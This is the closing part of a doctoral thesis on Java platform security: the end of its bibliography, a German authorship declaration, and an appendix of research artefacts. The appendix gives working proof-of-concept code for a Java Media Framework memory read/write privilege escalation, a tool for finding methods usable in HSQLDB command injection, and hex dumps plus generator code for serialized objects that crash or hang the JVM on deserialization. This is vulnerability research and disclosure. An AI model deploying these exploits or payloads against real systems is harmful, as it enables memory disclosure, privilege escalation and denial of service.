Saltman, Roy G. "Special Publication 800-9, Good Security Practices for Electronic Commerce, Including Electronic Data Interchange." Technical report, 1993. URL http://cnscenter.future.co.kr/resource/crypto/standard/fips/sp800-09.pdf.

Saltzer, Jerome H., and Michael D. Schroeder. "The Protection of Information in Computer Systems." *Proceedings of the IEEE* 63: (1975) 1278–1308, 1975. URL http://web.mit.edu/Saltzer/www/publications/protection/.

Santos, Nuno, Paulo Marques, and Luis Silva. "A Framework for Smart Proxies and Interceptors in RMI.", online, 2002, cited 2009.05.11. URL

ftp://ftp.heanet.ie/mirrors/download.sourceforge.net/pub/sourceforge/s/sm/smartrmi/nsantos02rmiproxy.pdf.

Schaad, Andreas. "Security in Enterprise Resource Planning Systems and Service-Oriented Architectures." In *SACMAT*, edited by David F. Ferraiolo, and Indrakshi Ray. ACM, 2006, 69–70.

Schmidt, D., M. Stal, H. Rohnert, and F. Buschmann. *Pattern-Oriented Software Architecture*, volume Vol. 2: Patterns for Concurrent and Networked Objects. John Wiley & Sons, 2000.

Schneier, Bruce. "Attack Trees, Modeling security threats." *Dr. Dobbs Journal* 40–46, 1999.

———. "Secrecy, Security, and Obscurity." *Cryptogram* , 2002. URL http://www.schneier.com/crypto-gram-0205.html#1.

Schönefeld, Marc. "JAVA Bug Database, Bug ID 4811913 java.util.zip.CRC32 JVM-Crash.", 2003a. URL http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=4811913.

———. "JAVA Bug Database, Bug ID 4811917 java.util.zip.Adler32 JVM-Crash.", 2003b. URL http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=4811917.

———. "JAVA Bug Database, Bug ID 4811927 java.util.zip.Deflater.setDictionary JVM Crash.", 2003c. URL http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=4811927.

———. "JAVA Bug Database, Bug ID 4812006 JVM Crash in using Deflater.deflate.", 2003d. URL http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=4812006.

———. "JAVA Bug Database, Bug ID 4812181 JVM crash in constructor of java.util.zip.CheckedOutputStream.", 2003e. URL http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=4812181.

———. "JAVA Bug Database, Bug ID 4823896 EXCEPTION_ACCESS_VIOLATION thrown at sun.awt.color.CMM.cmmSetTagData().", 2003f. URL http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=4823896.

———. "JAVA Bug Database, Bug ID 4827312 JVM-Crash with java.text.Bidi.", 2003g. URL http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=4827312.

———. "JAVA Bug Database, Bug ID 4944300 Hard JVM Crash("Unknown software exception").", 2003h. URL http://developer.java.sun.com/developer/bugParade/bugs/4944300.html.

———. "Cross Site Java applets.", online, 2003i, cited 2009.31.05. URL http://archive.cert.uni-stuttgart.de/bugtraq/2003/10/msg00214.html.

———. "JAVA Distributions and Denial-of-Service Flaws." Technical report, iDEFENSE Research Labs, 2003j. URL http://idefense.com/papers.html.

———. "Hunting Flaws in JDK." In *Blackhat Europe 2003*. 2003k.

———. "J2EE 1.4 Reference Implementation: Database component allows remote code execution.", online, 2003l. URL http://archive.cert.uni-stuttgart.de/bugtraq/2003/12/msg00246.html.

———. "Java 1.4.2_02 InsecurityManager JVM crash.", online, 2003m, cited 2009.06.05. URL http://archive.cert.uni-stuttgart.de/bugtraq/2003/10/msg00258.html.

———. "Java Security Anti-Patterns: The Unguarded Layer Switch." In *AMCIS 2003*. 2003n.

———. "JBOSS 3.2.1: JSP source code disclosure.", online, 2003o, cited 2009.31.05. URL http://cert.uni-stuttgart.de/archive/bugtraq/2003/06/msg00015.html.

———. "JBoss 3.2.1: Remote Command Injection.", online, 2003p, cited 2009.31.05. URL http://cert.uni-stuttgart.de/archive/bugtraq/2003/10/msg00086.html.

———. "Privilege escalation applet, JAVA Media Framework.", online, 2003q, cited 2009.05.31. URL http://cert.uni-stuttgart.de/archive/bugtraq/2003/06/msg00219.html.

———. "Anti-Patterns in JDK Security and Refactorings." In *DIMVA*, edited by Ulrich Flegel, and Michael Meier. GI, 2004a, volume 46 of *LNI*, 175–186.

———. "Covert Channels allow Cross-Site-JAVA in Microsoft VM.", online, 2004b, cited 2009.05.31. URL http://archive.cert.uni-stuttgart.de/archive/bugtraq/2004/07/msg00111.html.

———. "IBM Cloudscape SQL Database (DB2J) vulnerable to remote command injection.", online, 2004c, cited 2009.05.31. URL http://cert.uni-stuttgart.de/archive/bugtraq/2004/02/msg00142.html.

———. "Java Vulnerabilities in Opera 7.54.", online, 2004d, cited 2009.05.31. URL http://archive.cert.uni-stuttgart.de/bugtraq/2004/11/msg00253.html.

———. "JDK 1.4.2_11, 1.5.0_06, unsigned applets consuming all free harddisk space.", online, 2004e, cited 2009.05.31. URL http://archive.cert.uni-stuttgart.de/bugtraq/2006/05/msg00278.html.

———. "Seitenkanalangriffe auf JAVA-basierte Softwarearchitekturen." In *D-A-CH Security*. 2004f.

———. "JAVA and Secure Programming.", 2005a. URL `http://xcon.xfocus.org/xcon2005/archives/2005/Xcon2005_Marc_Schoenefeld.pdf`.

———. "Remotely DoSing JBoss 4.0.2 with serialized JAVA objects.", online, 2005b, cited 2009.05.31. URL `http://archive.cert.uni-stuttgart.de/bugtraq/2005/11/msg00032.html`.

———. "Pentesting Java/J2EE, Finding remote holes." In *HackInTheBox 2006, security conference*. Kuala Lumpur, Malaysia: HackInTheBox, 2006a.

———. "Security Audit of Java Bytecode using Custom Findbugs Detectors." In *WebSec 2006*, edited by Smart Security Solutions. 2006b, volume 1.

———. "Bad Ideas-Using a JVM/CLR for intellectual property protection." In *PacSec 2007*. Tokyo, Japan, 2007.

———. "Patch proposal for OpenJDK project.", 2008. URL `http://mail.openjdk.java.net/pipermail/distro-pkg-dev/2008-September/003183.html`.

———. "Java/JEE Vulnerabilities Explained." In *Con□dence 2009, security conference*. Krakow, Poland, 2009a.

———. "JChains Download.", online, 2009b, cited 2009.06.11. URL `http://www.jchains.org/software/jchains/`.

———. "JDetect Download.", online, 2009c, cited 2009.06.11. URL `http://www.jchains.org/software/jdetect/`.

———. "JNIFuzz Download.", online, 2009d, cited 2009.06.11. URL http://www.jchains.org/software/jnifuzz/.

———. "Reconstructing Dalvik Applications." In *CanSecWest 2009*. Vancouver, Canada, 2009e.

Secunia. "JBoss HSQLDB Database Vulnerability." Technical report, Secunia, 2003. URL http://secunia.com/advisories/9961/.

———. "J2EE SDK PointBase Database Vulnerability." Technical report, Secunia, 2004. URL http://secunia.com/advisories/10460/.

SecurityFocus. "Bugtraq.", online, 2006a, cited 2009.05.25. URL http://www.securityfocus.com/archive/1/description.

———. "SecurityFocus website.", online, 2006b, cited 2009.05.25. URL http://www.securityfocus.com.

Sedlacek, Jiri, and Tomas Hurka. "Getting Started with VisualVM." Technical report, 2008. URL https://visualvm.dev.java.net/gettingstarted.html.

Shannon, Bill. "Java™2 Platform Enterprise Edition Specification, v1.4." Technical report, 2003. URL http://java.sun.com/j2ee/j2ee-1_4-fr-spec.pdf.

Shaw, Mary, and Paul Clements. "Toward boxology: Preliminary classification of architectural styles." In *Second International Software Architecture Workshop (ISAW-2)*. San Fransisco: ACM SIGSOFT, 1996, 50–54.

Shirey, R. "Internet Security Glossary." RFC 2828 (Informational), 2000. URL http://www.ietf.org/rfc/rfc2828.txt. Obsoleted by RFC 4949.

———. "Internet Security Glossary, Version 2." RFC 4949 (Informational), 2007. URL http://www.ietf.org/rfc/rfc4949.txt.

Singh, Inderjeet, Roger Kitain, Mahesh Kannan, and Marina Vatkina. "Guidelines, Tips and Tricks for Using Java EE 5." In *Java One 2007*. 2007.

Skoudis, Ed, and Lenny Zeltser. *Malware: Fighting Malicious Code*. Prentice-Hall, 2003.

Snort Project. *Snort™ Users Manual 2.2.0*, 2004. URL `http://www.snort.org/docs/snort_manual.pdf`.

Steel, Christopher. *Applied J2EE Security Patterns: Architectural Patterns & Best Practices*. Prentice-Hall, 2005.

Sterbenz, Andreas, and Charlie Lai. "Secure Coding Antipatterns: Avoiding Vulnerabilities." In *Java One 2006*. 2006. URL `http://developers.sun.com/learning/javaoneonline/2006/coreplatform/TS-1238.pdf`.

Stinner, Victor. "Fusil the fuzzer.", online, 2008, cited 2009.05.25. URL `http://fusil.hachoir.org/trac`.

Sun, Yanhong, and Edward L. Jones. "Specification-driven automated testing of GUI-based JAVA programs." In *ACM-SE 42: Proceedings of the 42nd annual Southeast regional conference*. New York, NY, USA: ACM Press, 2004, 140–145.

Sun Microsystems. "Note about Sun Packages.", online, 1997, cited 2009.05.11. URL `http://java.sun.com/products/jdk/faq/faq-sun-packages.html`.

———. "Extension Mechanism Architecture.", online, 1999a, cited 2009.05.11. URL `http://java.sun.com/j2se/1.4.2/docs/guide/extensions/spec.html#sealing`.

———. "JNI tutorial.", online, 1999b, cited 2006.07.18. URL `http://www.iam.ubc.ca/guides/javatut99/native1.1/index.html`.

———. "100% Pure Java Cookbook.", online, 2000, cited 2009.05.11. URL http://java.sun.com/products/archive/100percent/4.1.1/100PercentPureJavaCookbook-4_1_1.pdf.

———. "JSR 76:RMI Security for J2SE™.", online, 2001a, cited 2009.05.01. URL http://www.jcp.org/en/jsr/results?j=76&t=7&c=1.

———. "JAVA Object Serialization Specification.", online, 2001b, cited 2009.05.11. URL http://java.sun.com/j2se/1.4/pdf/serial-spec.pdf.

———. *Security Code Guidelines*, 2002. URL http://java.sun.com/security/seccodeguide.html.

———. *Jarsigner tool documentation*, 2003a. URL http://java.sun.com/j2se/1.4.2/docs/tooldocs/windows/jarsigner.html.

———. *java - the* JAVA *application launcher*, 2003b. URL http://java.sun.com/j2se/1.5.0/docs/tooldocs/windows/java.html.

———. *Java™ Authentication and Authorization Service (JAAS) LoginModule Developer's Guide*, 2003c. URL http://java.sun.com/j2se/1.4.2/docs/guide/security/jaas/JAASLMDevGuide.html.

———. *Java™ Authentication and Authorization Service (JAAS) Reference Guide*, 2003d. URL http://java.sun.com/j2se/1.4.2/docs/guide/security/jaas/JAASRefGuide.html.

———. "JAVA Media Framework API (JMF) Product Homepage.", online, 2003e, cited 2009.05.23. URL http://java.sun.com/products/java-media/jmf/.

———. *Permissions in the* JAVA *™ 2 Standard Edition Development Kit (JDK)*, 2003f. URL http://java.sun.com/j2se/1.5.0/docs/guide/security/permissions.html.

———. "The Essentials of Filters.", online, 2003g, cited 2009.05.01. URL `http://java.sun.com/products/servlet/Filters.html`.

———. *Using a Custom RMI Socket Factory*, 2003h. URL `http://java.sun.com/j2se/1.4.2/docs/guide/rmi/socketfactory/index.html`.

———. "JAVA Virtual Machine (JVM) May Crash Due to Vulnerability in the JAVA Media Framework (JMF).", 2003i. URL `http://sunsolve.sun.com/search/document.do?assetkey=1-26-54760-1`.

———. "JAVA Bug Database: java.util.regex.Pattern: Optional groups take too long to compile.", 2004a. URL `http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=5013651`.

———. *How RSA Signed Applet Veri□cation Works in JAVA Plug-in*, 2004b. URL `http://java.sun.com/j2se/1.5.0/docs/guide/plugin/developer_guide/rsa_how.html`.

———. *orbd - The Object Request Broker Daemon*, 2004c. URL `http://java.sun.com/j2se/1.5.0/docs/guide/idl/orbd.html`.

———. "Sun Alert ID: 57613 JAVA Runtime Environment May Allow Untrusted Applets to Escalate Privileges.", online, 2004d, cited 2009.05.31. URL `http://archive.cert.uni-stuttgart.de/uniras/2004/08/msg00007.html`.

———. "Sunalert 57707 JAVA Runtime Environment Remote Denial-of-Service (DoS) Vulnerability.", online, 2004e, cited 2009.05.31. URL `http://archive.cert.uni-stuttgart.de/uniras/2005/01/msg00035.html`.

———. *Code Samples and Apps: Applets*, 2006a. URL `http://java.sun.com/applets/index.html`.

———. "JAVA SE Security.", 2006b. URL http://java.sun.com/javase/technologies/security.jsp.

———. "The JAVA HotSpot Performance Engine Architecture." Technical report, 2006c. URL http://java.sun.com/products/hotspot/whitepaper.html.

———. *Java API for XML Processing (JAXP)*, 2007a. URL http://java.sun.com/webservices/jaxp/.

———. "Sun JAVA Bug Database.", online, 2007b, cited 2009.05.11. URL http://bugs.sun.com/bugdatabase/index.jsp.

———. "VirtualBox website.", online, 2008, cited 2009.05.02. URL http://www.virtualbox.org.

Swiderski, Frank, and Window Snyder. *Threat Modeling*. Microsoft Press, 2004.

Szor, Peter. *The Art of Computer Virus Research and Defense*. Addison-Wesley, 2005.

Szyperski, Clemens. *Component Software: Beyond Object-Oriented Programming*. Addison-Wesley, 1998.

Tanenbaum, Andrew S. *Distributed Operating Systems*. Prentice-Hall, 1995.

Tate, Bruce. "A taste of "Bitter Java", How antipatterns can improve your programming." Technical report, 2002. URL http://www-128.ibm.com/developerworks/java/library/j-bitterjava/.

Tenable Network Security. "JAVA Media Framework (JMF) Vulnerability.", 2003. URL http://cvsweb.nessus.org/cgi-bin/cvsweb.cgi/~checkout~/nessus-plugins/scripts/jmf_privs_escalation.nasl?content-type=text/plain.

The Common Criteria Project Sponsoring Organisations. *Common Criteria for Information Technology, Security Evaluation*, 1999. URL `http://www.commoncriteriaportal.org/files/ccfiles/part1.2003-12-31.pdf`.

Thomas, Mark. "CVE-2009-1190: Spring Framework Remote Denial of Service Vulnerability.", online, 2009, cited 2009.05.31. URL `http://seclists.org/bugtraq/2009/Apr/0237.html`.

Tom Copeland. *PMD Applied*. Centennial Books, 2005.

Touretzky, David S. "Gallery of CSS Descramblers." Technical report, 2000. URL `http://www.cs.cmu.edu/~dst/DeCSS/Gallery`.

University of Maryland. "Findbugs, A Bug Detector for JAVA.", online, 2004, cited 2009.05.11. URL `http://www.cs.umd.edu/~pugh/java/bugs/docs/findbugsPaper.pdf`.

University of Princeton. "Wordnet: Definition of Containment.", online, 2005, cited 2009.05.25. URL `http://wordnetweb.princeton.edu/perl/webwn?s=containment`.

Vallee-Rai, Raja, Phong Co, Etienne Gagnon, Laurie Hendren, Patrick Lam, and Vijay Sundaresan. "Soot - a JAVA bytecode optimization framework." In *CASCON □99: Proceedings of the 1999 conference of the Centre for Advanced Studies on Collaborative research*. IBM Press, 1999, 13.

Van Ham, Gert. "JCETagLib: Frequently Asked Questions.", online, 2004, cited 2009.05.25. URL `http://jcetaglib.sourceforge.net/faq.html#17`.

Venners, Bill. *Inside the* JAVA *Virtual Machine*. McGraw-Hill, 1999.

Viega, John, and Matt Messier. *Secure Programming Cookbook for C and C++ Recipes for Cryptography, Authentication, Input Validation & More.* O'Reilly, 2003.

Viega, John, Tom Mutdosch, Gary McGraw, and Edward W. Felten. "Statically Scanning JAVA Code: Finding Security Vulnerabilities." *IEEE Software* 17(5), 2000.

Visigenic Software. "Analysis of CORBA/Firewall Security Proposals.", 1997. URL `http://www.omg.org/docs/orbos/1997/97-12-25.pdf`.

VMware Inc. "VMware website.", online, 2006, cited 2009.05.02. URL `http://www.vmware.com`.

Wiegers, Karl E. "Practical Project Initiation: A Handbook with Tools.", 2007.

Wilson, David E. "System and method for generating a Java policy file for Eclipse plug-ins.", online, 2006, cited 2009.05.02. URL `http://www.freepatentsonline.com/y2006/0288401.html`.

Wine Project. "WINE website.", online, 1997, cited 2009.05.25. URL `http://www.winehq.org/`.

World Wide Web Consortium. "XML Path Language (XPath) Version 1.0." Technical report, World Wide Web Consortium, 1999a. URL `http://www.w3.org/TR/xpath`.

———. "XSL Transformations (XSLT) Version 1.0." Technical report, World Wide Web Consortium, 1999b. URL `http://www.w3.org/TR/xslt`.

———. "Simple Object Access Protocol (SOAP) 1.1." Technical report, World Wide Web Consortium, 2000. URL `http://www.w3.org/TR/SOAP`.

Yale University. "Definitions of Words and Phrases Commonly Found in Licensing Agreements.", online, 2006, cited 2009.05.25. URL `http://www.library.yale.edu/~llicense/definiti.shtml`.

Yoder, Joseph, and Jeffrey Barcalow. "Architectural Patterns for Enabling Application Security." In *4th Conference on Patterns Language of Programming (PLoP)*. 1998. URL `http://www.joeyoder.com/papers/patterns/Security/appsec.ps`.

Yuschuk, Oleh. "OllyDbg Homepage.", online, 2006, cited 2009.05.21. URL `http://www.ollydbg.de/`.

Zone-H. "Zone-H Website, the Internet Thermometer.", online, 2006, cited 2009.05.03. URL `http://www.zone-h.org`.

Zongaro, Henry. "Removing org.apache.xml.utils.synthetic package.", online, 2004, cited 2009.05.03. URL `http://markmail.org/message/cqoqf3ycy4bfsj3l`.

Zwicky, Elizabeth D., Simon Cooper, and D. Brent Chapman. *Building Internet Firewalls*. O'Reilly, 2000.

Erklärung

Ich erkläre hiermit, dass ich die vorliegende Arbeit selbständig und ohne die Hilfe eines Promotionsberaters angefertigt habe. Dabei habe ich keine anderen Hilfsmittel als die im Literaturverzeichnis genannten benutzt. Alle aus der Literatur wörtlich oder sinngemäß entnommenen Stellen sind als solche kenntlich gemacht.

Weder diese Arbeit noch wesentliche Teile derselben wurden einer anderen Prüfungsbehörde zur Erlangung des Doktorgrades vorgelegt. Die Arbeit wurde bisher noch nicht in ihrer Ganzheit publiziert.

Alle bereits veröffentlichten Beiträge, auf denen diese Arbeit basiert, sind im Literaturverzeichnis unter meinem Namen (Marc Schönefeld) angegeben.

Appendix

A.1 Memory Reading applet

This section shows the additional source code needed to execute the `ReadEnv`-Applet, which is a proof-of-concept for the privilege escalation vulnerability, we detected in the JAVA media framework (CVE-2003-1572).

Applet Source

This helper class holds the necessary routines to access and map system memory via the protected data field to the JAVA address space.

```
/* Proof-Of-Concept: Read Environment ia vulnerable
  Java Media Framework (2003)
  Marc Schoenefeld, www.illegalaccess.org */

import com.sun.media.NBA;
import java.applet.Applet;
import java.awt.Graphics;
import javax.swing.JOptionPane;
class NBAFactory {
    public static String getEnv(String a,long from, long to) {
       long pos = findMem(a,from,to);
       String ret = "";
       if (pos  != -1) {
          long pos2 = pos+a.length();
          ret = getString(pos2);
       }
       return ret;
    }

    public static String getString(long pos) {
       int i = 0;
       StringBuffer b = new StringBuffer();
       char x = 0;
       do {
          x = (char) readMem(pos+i);
          i++;
          if (x != 0)
             b.append(x);
       } while (!(x == 0));
       return b.toString();
    }
```

```
public static long findMem(String a, long from , long to)  {
   char[] ch = a.toCharArray();
   for (long pos = from; pos < to ;pos++) {
       int i = 0;
       int found = 0;
       for (i = 0; i < ch.length; i++) {
           char x = (char) readMem(pos+i);
           if (x == ch[i]) {
              found ++;
           }
           else
              break;
       }
       if (found == ch.length) {
          return pos;
       }
   }
   return -1;
}

public static byte readMem(long i) {
   byte[] by = new byte[1];
   NBA searcher = new NBA(byte[].class,1);
   long olddata = searcher.data;
   searcher.data = i;
   searcher.size = 1;
   searcher.copyTo(by);
   searcher.data = olddata; // keep the finalizer happy
   return by[0];
}

public static void setMem(long i, char c) {
   NBA b = new NBA(byte[].class,1);
   long olddata = b.data;
   b.data = i;
   b.size = 1;
   theBytes[c].copyTo(b);
   b.data  = olddata; // keep the finalizer happy
}

public static void setMem(long i, byte by) {
   setMem(i,(char) by);
}

public static void setMem(long i, int by) {
   setMem(i,(char) by);
}

public static void setMem(long l, String s) {
   char[] theChars = s.toCharArray();
   NBA b = new NBA(byte[].class,1);
   long olddata = b.data;
   for (int i = 0 ; i  < theChars.length; i++) {
       b.data = l+i;
       b.size = 1;
       theBytes[theChars[i]].copyTo(b);
   }
   b.data  = olddata; // keep the finalizer happy
}
```

```
    private NBAFactory() { }

    public static NBA getByte(char i) {
       return theBytes[i];
    }

    public static NBA getByte(int i) {
       return theBytes[(char) i];
    }

    public static NBA[] getBytes() {
       return theBytes;
    }

    static NBA[] theBytes = new NBA[256];
    static {
       for (char i = 0; i < 256; i++) {
           NBA n = search(i,0x6D340000L, 0x6D46A000L);
           if (n!=null)
              theBytes[i]= n;
           else
              System.exit(-1);
           }
       }

    static NBA search (char theChar,long start, long end) {
        NBA ret = null;
        NBA searcher = new NBA(byte[].class,1);
        byte[] ba = new byte[1];
        for (long i = start; i < end ; i++) {
            searcher.data = i;
            searcher.copyTo(ba);
            if ( ba[0] == (byte)theChar) {
                return searcher;
            }
        }
        return null;
    }
}
```

A.2 Finding candidate functions for JDBC command execution

```
package org.illegalaccess.bytecodetools;

import java.io.File;
import java.util.Arrays;
import java.util.ListIterator;
import java.util.Vector;
import java.util.zip.ZipEntry;

import org.apache.bcel.classfile.ConstantPool;
import org.apache.bcel.classfile.Field;
import org.apache.bcel.classfile.JavaClass;
import org.apache.bcel.classfile.Method;
import org.apache.bcel.generic.ConstantPoolGen;

public class HSQLDBAliasFinder extends MethodWalker {

        private static final String str_MainMethod_Name = "main";
        private static final String str_Signature_Main_ArgVector_Void =
                "([Ljava/lang/String;)V";

        static final String[] compatTypes =
                new String[] { "Z", "V", "Ljava/lang/String", "Ljava/lang/Integer" };

        static boolean equalsCompatType(String sig) {
                for (int j = 0; j < compatTypes.length; j++) {
                        if (sig.equals(compatTypes[j]))
                                return true;
                }
                return false;
        }

        static int runs = 0;

        static boolean isSignatureSQLcompatible(String sig) {
                runs++;
                int pos0 = sig.indexOf("(");
                int pos1 = sig.indexOf(")");
                boolean hasparms = (pos1 > pos0 + 1);
                String retval = sig.substring(pos1 + 1);
                if (!equalsCompatType(retval))
                        return false;
                if (hasparms) {
                        String inputs = sig.substring(1, pos1 - 1);
                        String[] parmtypes = inputs.split(";");
                        for (int i = 0; i < parmtypes.length; i++) {
                                if (!equalsCompatType(parmtypes[i]))
                                        return false;
                        }
                }
                return true;
        }

        Result[] doMethodWalk(
                File f,
                JavaClass jv,
                ConstantPool consts,
```

```
                ConstantPoolGen cpg,
                ZipEntry ze,
                Method[] ms) {

                Vector v = new Vector();
                Result[] res = Result.emptyRes;
                for (ListIterator i = Arrays.asList(ms).listIterator(); i.hasNext();) {
                        Method m = (Method) i.next();
                        String sig = m.getSignature();
                        if ( m.isStatic() && m.isPublic()) {
                                if (isSignatureSQLcompatible(sig)) {
                                        MethodResult r =
                                                new MethodResult(
                                                        f.getName(),
                                                        ze.getName(),
                                                        m.getName(),
                                                        m.getSignature());
                                        v.add(r);
                                }
                        }
                }
                if (v.size() == 0)
                        return res;
                res = Result.convertVectorToResults(v);
                return res;
        }
}
```

A.3 Harmful serialized Objects

These serialized object representations were found to cause problems during deserialization.

A.3.1 Malicious java.util.regex.Pattern object

```
0000000: aced 0005 7372 0017 6a61 7661 2e75 7469 ....sr..java.uti
0000010: 6c2e 7265 6765 782e 5061 7474 6572 6e46 l.regex.PatternF
0000020: 67d5 6b6e 4902 0d02 0002 4900 0566 6c61 g.knI.....I..fla
0000030: 6773 4c00 0770 6174 7465 726e 7400 124c gsL..patternt..L
0000040: 6a61 7661 2f6c 616e 672f 5374 7269 6e67 java/lang/String
0000050: 3b78 7000 0000 0074 008d 2841 293f 2842 ;xp....t..(A)?(B
0000060: 293f 2843 293f 2844 293f 2845 293f 2846 )?(C)?(D)?(E)?(F
0000070: 293f 2847 293f 2848 293f 2849 293f 284a )?(G)?(H)?(I)?(J
0000080: 293f 284b 293f 284c 293f 284d 293f 286e )?(K)?(L)?(M)?(n
0000090: 293f 286f 293f 2870 293f 2871 293f 2872 )?(o)?(p)?(q)?(r
00000a0: 293f 2873 293f 2874 293f 2875 293f 2876 )?(s)?(t)?(u)?(v
00000b0: 293f 2877 293f 2878 293f 287a 293f 2861 )?(w)?(x)?(z)?(a
00000c0: 293f 2862 293f 2863 293f 2864 293f 2865 )?(b)?(c)?(d)?(e
```

```
00000d0: 293f 2866 293f 2867 293f 2868 293f 2869 )?(f)?(g)?(h)?(i
00000e0: 293f 286a 293f 24                       )?(j)?$
```

A.3.2 Malicious java.lang.re□ect.Proxy object

```
0000000: aced0005 767d0000 fffa0014 6a617661  ....v}......java
0000010: 2e617774 2e436f6e 64697469 6f6e616c  .awt.Conditional
0000020: 00146a61 76612e61 77742e43 6f6e6469  ..java.awt.Condi
0000030: 74696f6e 616c0014 6a617661 2e617774  tional..java.awt
0000040: 2e436f6e 64697469 6f6e616c 00146a61  .Conditional..ja
0000050: 76612e61 77742e43 6f6e6469 74696f6e  va.awt.Condition
0000060: 616c0014 6a617661 2e617774 2e436f6e  al..java.awt.Con
[...]
015ffe0: 6a617661 2e617774 2e436f6e 64697469  java.awt.Conditi
015fff0: 6f6e616c 00146a61 76612e61 77742e43  onal..java.awt.C
0160000: 6f6e6469 74696f6e 616c7872 00176a61  onditionalxr..ja
0160010: 76612e6c 616e672e 7265666c 6563742e  va.lang.reflect.
0160020: 50726f78 79e127da 20cc1043 cb020001  Proxy. . ..C....
0160030: 4c000168 7400254c 6a617661 2f6c616e  L..ht.%Ljava/lan
0160040: 672f7265 666c6563 742f496e 766f6361  g/reflect/Invoca
0160050: 74696f6e 48616e64 6c65723b 7870      tionHandler;xp
```

A.3.3 Malicious ICC_Pro□le object

```
0000000: aced 0005 7372 001e 6a61 7661 2e61 7774  ....sr..java.awt
0000010: 2e63 6f6c 6f72 2e49 4343 5f50 726f 6669  .color.ICC_Profi
0000020: 6c65 4772 6179 f064 2ff1 f299 a2a7 0200  leGray.d/.......
0000030: 0078 7200 1a6a 6176 612e 6177 742e 636f  .xr..java.awt.co
0000040: 6c6f 722e 4943 435f 5072 6f66 696c 65c9  lor.ICC_Profile.
0000050: 5794 b0cf c9ef 4203 0001 4900 1f69 6363  W.....B...I..icc
0000060: 5072 6f66 696c 6553 6572 6961 6c69 7a65  ProfileSerialize
0000070: 6444 6174 6156 6572 7369 6f6e 7870 0000  dDataVersionxp..
0000080: 0001 7075 7200 025b 42ac f317 f806 0854  ..pur..[B......T
0000090: e002 0000 7870 0000 0000 0000 0278 4b43  ....xp.......xKC
00000a0: 4d53 0200 0000 6d6e 7472 4752 4159 5859  MS....mntrGRAYXY
00000b0: 5a20 005f 0007 001b 0011 001e 000f 6163  Z ._..........ac
00000c0: 7370 5355 4e57 0000 0001 4b4f 4441 4752  spSUNW....KODAGR
00000d0: 4159 0000 0000 0000 0000 0000 0001 0000  AY..............
00000e0: f6d5 0001 0000 0000 d32b 0000 0000 0000  .........+......
00000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000100: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000110: 0000 0000 0000 0000 0000 0000 0006 6370  ..............cp
0000120: 7274 0000 00cc 0000 003f 6465 7363 0000  rt.......?desc..
```

```
0000130: 010c 0000 0081 646d 6e64 0000 0190 0000  ......dmnd......
0000140: 0060 7774 7074 0000 01f0 0000 0014 6b54  . wtpt........kT
0000150: 5243 0000 0204 0000 000e 646d 6464 0000  RC........dmdd..
0000160: 0214 0000 0064 7465 7874 0000 0000 434f  .....dtext....CO
0000170: 5059 5249 4748 5420 2863 2920 3139 3937  PYRIGHT (c) 1997
0000180: 2045 6173 746d 616e 204b 6f64 616b 2c20   Eastman Kodak,
0000190: 416c 6c20 7269 6768 7473 2072 6573 6572  All rights reser
00001a0: 7665 642e 0000 6465 7363 0000 0000 0000  ved...desc......
00001b0: 0027 4b4f 4441 4b20 4772 6179 7363 616c  . KODAK Grayscal
00001c0: 6520 436f 6e76 6572 7369 6f6e 202d 2047  e Conversion - G
00001d0: 616d 6d61 2031 2e30 0000 0000 0000 0000  amma 1.0........
00001e0: 0000 0000 0000 0000 00d8 b240 0000 0000  ...........@....
00001f0: 00ff ffff ff11 0100 00c4 087e 0000 0000  ...........~....
0000200: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000210: 00c4 087e 0000 0000 00c4 087e 000c 0000  ...~.......~....
0000220: 0001 0000 0000 0000 0000 6465 7363 0000  ..........desc..
0000230: 0000 0000 0006 4b4f 4441 4b00 0000 0000  ......KODAK.....
0000240: 0000 0000 0000 0000 0000 0000 d8b2 4000  ..............@.
0000250: 0000 0000 ffff ffff 0809 8a00 e008 8a00  ................
0000260: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000270: 0000 0000 e008 8a00 0000 0000 e008 8a00  ................
0000280: d82c 8a00 d82c 8a00 0000 5859 5a20 0000  .,...,....XYZ ..
0000290: 0000 0000 f6d5 0001 0000 0000 d32b 6375  .............+cu
00002a0: 7276 0000 0000 0000 0001 0100 0000 6465  rv............de
00002b0: 7363 0000 0000 0000 000a 4772 6179 7363  sc........Graysc
00002c0: 616c 6500 0000 0000 0000 0000 0000 0000  ale.............
00002d0: 0000 0000 d8b2 4000 0000 0000 ffff ffff  ......@.........
00002e0: 0809 8a00 e008 8a00 0000 0000 0000 0000  ................
00002f0: 0000 0000 0000 0000 0000 0000 e008 8a00  ................
0000300: 0000 0000 e008 8a00 d82c 8a00 d82c 8a00  .........,...,..
0000310: 0000 78                                  ..x
```

A.3.4 Code generating malicious HashSet

```
import java.util.HashSet;
import java.io.*;

public class HashBlowOut {
        public static void main(String args[])  {
                try {
                        HashSet hs = new HashSet(1,0.000000000001f);

                        for (int count=0; count < 114; count ++) {
                                if (count % 10 ==0)
                                        System.out.println(count);
                                hs.add(new Byte((byte)count ));
                                count++;
```

```
                        }

                        ByteArrayOutputStream bos = new ByteArrayOutputStream();
                        ObjectOutputStream oos = new ObjectOutputStream(bos);
                        oos.writeObject(hs);
                        oos.flush();
                        bos.flush();

                        byte[] b = bos.toByteArray();
                        System.out.println("hier");
                        for (int i = 0; i < b.length; i++) {
                                System.out.println(i+":"+b[i]);
                        }

                        while (true) {
                                try {

                                        ObjectInputStream ois= new ObjectInputStream(
                                                new ByteArrayInputStream(b));
                                        System.out.println("lese");
                                        Object o = ois.readObject();
                                        System.out.println("gelesen");
                                }
                                catch (Throwable e) {
                                        e.printStackTrace();
                                }
                        }
                } catch (IOException e) {
                        e.printStackTrace();
                 }
        }
}
```

A.3.5 Malicious java.util.HashSet object

```
0000000: aced 0005 7372 0011 6a61 7661 2e75 7469  ....sr..java.uti
0000010: 6c2e 4861 7368 5365 74ba 4485 9596 b8b7  l.HashSet.D.....
0000020: 3403 0000 7870 770c 0000 2000 2b8c bccc  4...xpw... .+...
